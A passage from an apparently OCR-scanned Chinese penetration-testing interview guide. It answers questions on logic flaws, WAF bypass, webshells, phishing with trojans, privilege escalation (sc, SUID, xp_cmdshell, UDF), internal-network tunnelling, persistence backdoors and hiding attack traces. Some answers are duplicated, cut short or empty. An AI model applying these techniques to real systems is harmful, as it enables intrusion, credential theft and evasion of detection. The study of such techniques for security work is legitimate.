
（2）Java 反序列化指字节序列恢复为 Java 对象的过程

（3） Commons-collections 爆出第一个漏洞开始，Java 反序列化漏洞的事件就层出不穷。

（4）在 Java 中,利用 ObjectInputStream 的 readObject 方法进行对象读取

（5）可以深入了解 ysoserial 有哪些 gadgets

1.9 越权访问与逻辑漏洞



1.9.1 某服务器有站点 A,B 为何在 A 的后台添加 test 用户，访问 B 的后台。发现也添加上了 test 用户？

后端是同一台数据库

1.9.2 目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用？

先爆破用户名，再利用被爆破出来的用户名爆破密码。其实有些站点，在登陆处也会这样提示，所有和数据库有交互的地方都有可能有注入。

1.9.3 说出至少三种业务逻辑漏洞，以及修复方式？

密码找回漏洞中存在


1） 密码允许暴力破解、
2）存在通用型找回凭证、
3）可以跳过验证步骤、
4）找回凭证可以拦包获取
等方式来通过厂商提供的密码找回功能来得到密码。 身份认证漏洞中最常见的有：
1）会话固定攻击
2） Cookie 仿冒
只要得到 Session 或 Cookie 即可伪造用户身份。

2） 验证码漏洞中存在
1）验证码允许暴力破解 2）验证码可以通过 Javascript 或者改包的方法来进行绕过

1.9.4 目标站禁止注册用户，找回密码处随便输入用户名提示：“此用户不存在”，你觉得这里怎样利用？

先爆破用户名，再利用被爆破


1.10 暴力破解及验证码安全




1.10.1 要发现验证码的问题，你会从那些角度去找，实际工作过程中发现过那些验证码的问题

客户端、服务端、弱验证码等三个角度去绕过，还有一些特殊的，如验证码在 Cookies 里面、固定验证码、在网页返回数据包里面等等。

1.11 旁注、目录越权、跨库、CDN 绕过





1.11.1 渗透过程中如何找到 Waf、CDN 真实 IP

直接看上面 CDN 绕过方法

1.12 社工与 APT

1.12.1 说说你渗透测试是如何社工的？

1、首先信息收集对方企业敏感信息，如公司邮箱、微信、QQ 号、域名、ip、域名注册电话、公司员工信息等；

2、其次提前准备好免杀木马；

3、其次社工库查询公司以前泄露出来的帐号和密码或发送钓鱼邮件，邮件内容及地址伪造跟渗透企业域名相似进行钓鱼，附件可带 word 木马、图片木马（采用编码伪造扩展名）、exe 软件采用软件困绑器绑好后门等；

4、最后等待木马上线。

1.12.2 你用过 APT 攻击软件吗，对这些软件熟吗？

答：用过，如 Cobalt strike，主要功能有：强大木马生成（可生成各类语言木马方便免杀）、后门（HTML、office、usb/cd 后门等）、钓鱼攻击、邮件钓鱼、信息收集、内网渗透（socks）、主机提权、扩展（K8 Ladon 内网渗透等）

1.13 源代码审计与安全开发生命周期

1.13.1 代码安全测试方法

代码审核采用人工审核和静态分析工具辅助的方式进行。

人工审核：既能解决内部问题也能解决外部问题。这也是目前最有效率的解决方案，并且在理论上手工代码审核是非常有效的，但人工审核的效率不高，所以我们会采用自动化分析工具辅助人工的方式来提高审核效率。

静态分析工具：通过一组全面规则、测试机制和方针在软件开发过程、测试中发现软件的安全缺陷。

1.13.2 说说你是如何做代码审计的

一般我是采用人工审核和静态分析工具辅助的方式进行。

手工代码审计流程：

1、通读全文代码，从功能函数代码开始阅读，例如 include 文件夹下的 common_fun.php，或者有类似关键字的文件。一般我是直接通过 x_search 查涵数快速找漏洞，如

sql 注入关键字: select、insert、update、$_GET $_POST、$_REQUEST

上传漏洞关键字: $_FILES 、move_uploaded_file

执行漏洞关键字: shell_exec、exec、passthru system、popen

包含漏洞关键字: include、include_once、require、require_once

变量覆盖关键字: $$

跨站漏洞关键字: echo、print、print_r、var_dump、var_exprot,insert

2、看配置文件，带有 config 关键字的文件，找到 mysql.class.php 文件的 connect() 函数，查看在数据库连接时是否出现漏洞。

3、继续跟读首页文件 index.php,了解程序运作时调用了哪些函数和文件 以 index.php 文件作为标线，一层一层去扩展阅读所包含的文件，了解其功能，之后进入其功能文件夹的首页文件，进行扩展阅读。

工具的话直接采用 HP_Fortify 静态分析工具直接导入源代码进行分析就可以。

1.13.3 描述一下代码审计工具的缺陷

工具本身存在一定量的误报或者漏报。

扫描结果需要大量人工确定甄别。

如用多种语言开发的软件，则需单独分析。

使用工具缺乏规范化的编码规范。

不能自动收集常见的代码安全问题。

1.13.4 为什么要实施应用开发生命周期安全管理


攻击内容发生了变化

攻击对象发生了变化

缺乏安全开发技能


运维阶段无法解决开发问题


1.13.5 目前业界安全开发生命周期有那四大标准



1.13.6 简历描述一下微软 SDL 安全开发生命周期

1.14 WAF 绕过与后门分析





1.14.1 说说 SQL 注入绕过方法

1，关键字可以用%（只限 IIS 系列）。比如 select，可以 sel%e%ct

2，通杀的，内联注释，如 /*!select*/

3，编码，可两次编码

4，multipart 请求绕过，在 POST 请求中添加一个上传文件，绕过了绝大多数 WAF

5，参数绕过，复制参数，id=1&id=1

6，组合法 如 and 可以用&&再 URL 编码

7、替换法，如 and 改成&&;=可以用 like 或 in 等

1.15 系统提权与内网渗透

1.15.1 3389 无法连接的几种情况

没开放 3389 端口

端口被修改
防护拦截
处于内网(需进行端口转发)

1.15.2 提权时选择可读写目录，为何尽量不用带空格的目录？

因为 exp 执行多半需要空格界定参数

1.15.3 说一下 Windows 操作系统是如何提权的？

第一种方法：系统漏洞提权

1、通过 Webshell 命令行执行 systeminfo 命令查看系统是否打了提权补丁，未打补丁的系统可通过 github 下载系统提权漏洞 exp 进行提权，如 KB2592799、KB3000061、KB2592799 等。

2、通过 Webshell 找网站读写执行目录，把 cs 马或提权 exp 上传到对方服务器（如果 cmd 无法执行命令可单独上传 cmd.exe 到对方服务器，菜刀终端设置为 setp c:\XXX\cmd.exe）

第三步：

第二种方法：sc 命令提权（administrator->system）

例如：sc Create syscmd binPath= “cmd /K start” type= own type= interact

sc start systcmd，就得到了一个 system 权限的 cmd 环境

第三种方法：不带引号的服务路径

当服务路径带空格的时候，路径空格目录前面一断就会当作文件执行，如 C:\Program Files\MSBuild 这个目录，攻击者只要在 c 盘创建名为 Program.exe 的木马，最后只要系统重启就会执行 C:\Program.exe 文件。

第四种方法：不安全的服务权限提升

即使正确引用了服务路径，也可能存在其他漏洞。由于管理配置错误，用户可能对服务拥有过多的权限，例如，我们用木马替换服务调用的默认文件。

第五种方法：绕过系统 UAC 提升

可通过 msf 里面的 getsystem 绕过 UAC,也可以通过 kail 模块的 exploit/windows/local/bypassuac_injection、exploit/windows/local/bypassuac_vbs、exploit/windows/local/ask 绕过 UAC

1.15.4 说一下 Linux 系统提权方法？

1、 首先通过 uname -a 查看 linux 版本号，根据 linux 版本号到 kail 里面通过 searchsploit linux XX 系统 版本号找出对应的 exp 进行提权或根据版本号到 github 上面下载对应的 exp 编译运行提权。
2、 通过通杀 linux 的方法测试一下脏牛提权

3、直接 suid 提权,先通过以下三行命令找出具有本地查找符合条件具备 root 权限的 suid 文件，如：/usr/bin/find examples.desktop -exec whoami \;

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

1.15.5 描述一下 mysql 数据库提权方法？

1、 通过 UDF 提权；2、通过 mof 提权；3、通过数据库语句写入启动项提权

1.15.6 udf 提权有什么限制条件？

（1）MySQL 数据库没有开启安全模式（确认 secure_file_priv = ''是否为空）。
（2)已知的数据库账号具有对 MySQL 数据库 insert 和 delete 的权限,最好是 root 最高权限。
（3）shell 有写入到数据库安装目录的权限。

1.15.7 描述一下第三方应用软件提权方法？

1、Serv-u 安全性测试（分为有配置文件有修改权限与 servUDaemon.exe 默认管理员帐号和密码没修改进行提权）

2、FlashFXP 安全性测试(攻击者只需通过 webshell 下载 quick.dat、sites.dat、stats.dat 这三个文件进行本

地替换，就可以用星号查看器直接查看连接密码）

3、Gene6 FTP 安全性测试（Gene6 FTP 默认安装路径是 C:\Program Files\Gene6 FTP Server\RemoteAdmin\Remote.ini 其中 Remote.ini 是主配置文件，管理员登录的 ip、端口和密码都存储在这。但 Gene

6 管理员帐号只允许本地登录。 对于渗透测试人员来讲只需要通过 Webshell 转发端口就可以进行远程连接）

4、PcanyWhere 安全性测试(找到 pcanywhere 安装目录下面的*.CIF 直接用工具破解密码就行）

5、VNC 安全性测试（通过脚本大马读取 VNC 连接密码：
HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password）

6、Radmin 安全性测试（导出注册表 hash，用 Radmin 的 hash 版连接就行）

7、Zend 安全性测试(攻击者只需要通过 webshell 对原 ZendExtensionManager.dll 重命名，并通过工具重新生成一个来木马 ZendExtensionManager.dll 让 apche 重启加载。服务器就会被控制）

8、启动项安全性测试

9、服务替换安全性测试

10、Dll 劫持安全性测试（直接用 Tools lpk sethc v4.0 生成 dll 马通过 webshell 上传到杀毒软件，输入法等管理员常运行 exe 软件目录，等着 dll 劫持）

11、Perl 安全性测试（低版本可以直接执行系统命令）

1.15.8 说说你是如何做内网渗透的？

第一种方法：在具备 Webshell 的情况下，通过 Webshell 直接上传 CS 木马到对方服务器运行，在 CS 软件上面开启 SocksProxy 代理，把 kail 直接通过 cs socksProxy 代理攻击内网进行横向渗透。

第二种方法：通过 reGeorg+Proxifier 进行内网渗透，把 tunnel.nosocket.php 脚本通过 Webshell 上传到 Web 站点目录进行访问，在本地自己电脑上面执行 reGeorgSocksProxy.py -p 9999 -u http://IP 地址/tunnel.nosocket.php，最后配置 Proxifier 本地代理地址与端口进行横向内网渗透。

内网横向渗透一般攻击技巧有：

1、通过 nmap、nessus 扫描整个内网 ip 主机漏洞，如如 ms08-067、ms17-010、ms12-020、ms15-035、ms19-0708、永恒之蓝 2 代、cve-2017-7494（samba）、cve-2014-6271(破壳)、php cgi 等相关漏洞。

2、通过 nmap 扫内网 80、8080 端口，看内网是否存在大量 Web 站点，如果存在进行手工或工具对 Web 站点进行漏洞检测，如注入、命令执行、反序列化、文件上传、弱口令等相关漏洞。

3、通过 ntscan、Bruter、hydra 工具对内网弱口令探测，如果发现一个服务器弱口令，可以通过这个弱口令跑整个内网，一般密码一样。

4、适当的对内网主机进行 ARP 抓取密码。

5、如果内网有 AD 域的情况下，可以通过 MS14-068 漏洞、黄金票据、白银票据进行域控攻击，拿下域控就等于基本拿下整个内网。

1.15.9 xpcmdshell 禁用了有什么方法提权

可以通过使用 sp_configure 启用 'xp_cmdshell'。有关启用 'xp_cmdshell' 的步骤可参考：

用查询分析器,依次执行下面的语句,就可以了.

```
USE master
EXEC sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE WITH OVERRIDE
```

EXEC sp_configure 'show advanced options', 0
就可以顺利的执行 CMDSHELL 了

1.15.10 权限维持的方法

留自启动后门方法很多,大多数都添加到服务,加注册表 加启动项，

windows：

1.替换系统文件类(shift 后门,放大镜后门)

2.修改注册表类

自启动项、屏幕保护程序注册表、用户登陆初始化、登录脚本、映像劫持、影子账户、AppCertDlls 注册表项、AppInit_DLLs 注册表项、文件关联、用户登陆初始化、xx.Netsh Helper DLL

3.文件类

自启动文件夹、office Word StartUp 劫持

4.计划任务

schtasks 、WMI、bitsadmin

Linux

1.预加载型动态链接库后门

2.strace 后门

3.SSH 后门

4.SUID 后门

5.inetd 服务后门

6.协议后门

7.vim 后门

8.PAM 后门

9.进程注入

10.Rootkit

11.端口复用

1.15.11 内网黄金票据、白银票据的区别和利用方式

答：

（1）白银票据：抓取到了域控服务 hash 的情况下，在客户端以一个普通域用户的身份生成 TGS 票据，并且是针对于某个机器上的某个服务的，生成的白银票据,只能访问指定的 target 机器中指定的服务。

黄金票据：直接抓取域控中账号的 hash，来在 client 端生成一个 TGT 票据，那么该票据是针对所有机器的所有服务。

（2）通过 mimkatz 执行，导出域控中账号的 Hash

1.15.12 UDF 提权原理

答：利用了 root 高权限，创建带有调用 cmd 的函数的 udf.dll 动态链接库，导出 udf.dll 文件后，我们就可以直接在命令框输入 cmd

1.15.13 Window、Linux 提权方式

答：

windows:

1.systminfo ,根据系统补丁提权

2.第三方服务提权

3.数据库提权

。。。

linux:

1.利用系统内核漏洞进行提权

2.泄漏密码提权

3.sudo 提权

4.SUID 提权

1.15.14 Windows cmd 如何下载文件

答：

1.certutil.exe

2.powershell

3.bitsadmin

4.vbs

5.ftp

1.15.15 隐藏攻击痕迹的方法

答：

1.跳板

2.代理服务器

3.Tor

4.日志

5.清除历史记录

6.粉碎文件

1.16 敏感信息泄露

1.16.1 台修改管理员密码处，原密码显示为*。你觉得该怎样实现读出这个用户的密码？

审查元素 把密码处的 password 属性改成 text 就明文显示了

1.16.2 审查元素得知网站所使用的防护软件，你觉得怎样做到的？

在敏感操作被拦截,通过界面信息无法具体判断是什么防护的时候,F12 看 HTML 体部 比如护卫神就可以在名称那看到内容。


1.17 获取 Webshell

1.17.1 数据库备份怎么拿 webshell？

上传图片一句话木马，通过后台备份功能，把一句话木马备份成为 xxx.cer 或 xxx.asp;.jpg 文件就可以菜刀连接了。


1.17.2 mysql 怎么拿 webshell

1、 首先满足以下条件



2、其次找出网站物理路径

3、最后通过 union select 把一句话木马写入到指定 Web 站点目录




1.17.3 如何拿一个网站的 webshell（网站拿 shell 方法有哪些思路）？

文件上传漏洞，后台编辑模板，sql 注入写文件，命令执行，代码执行， 一些已经爆出的 cms 漏洞，比如 dedecms 后台可以直接建立脚本文件，wordpress 上传插件包含脚本文件 zip 压缩包等

1.18 ARP 与 DDOS 攻防

1.18.1 ARP 协议的工作过程



第一步:首先，每个主机都会有自己的 ARP 缓存区中建立一个 ARP 列表，以表示 IP 地址和 MAC 地址之间的对应关系。

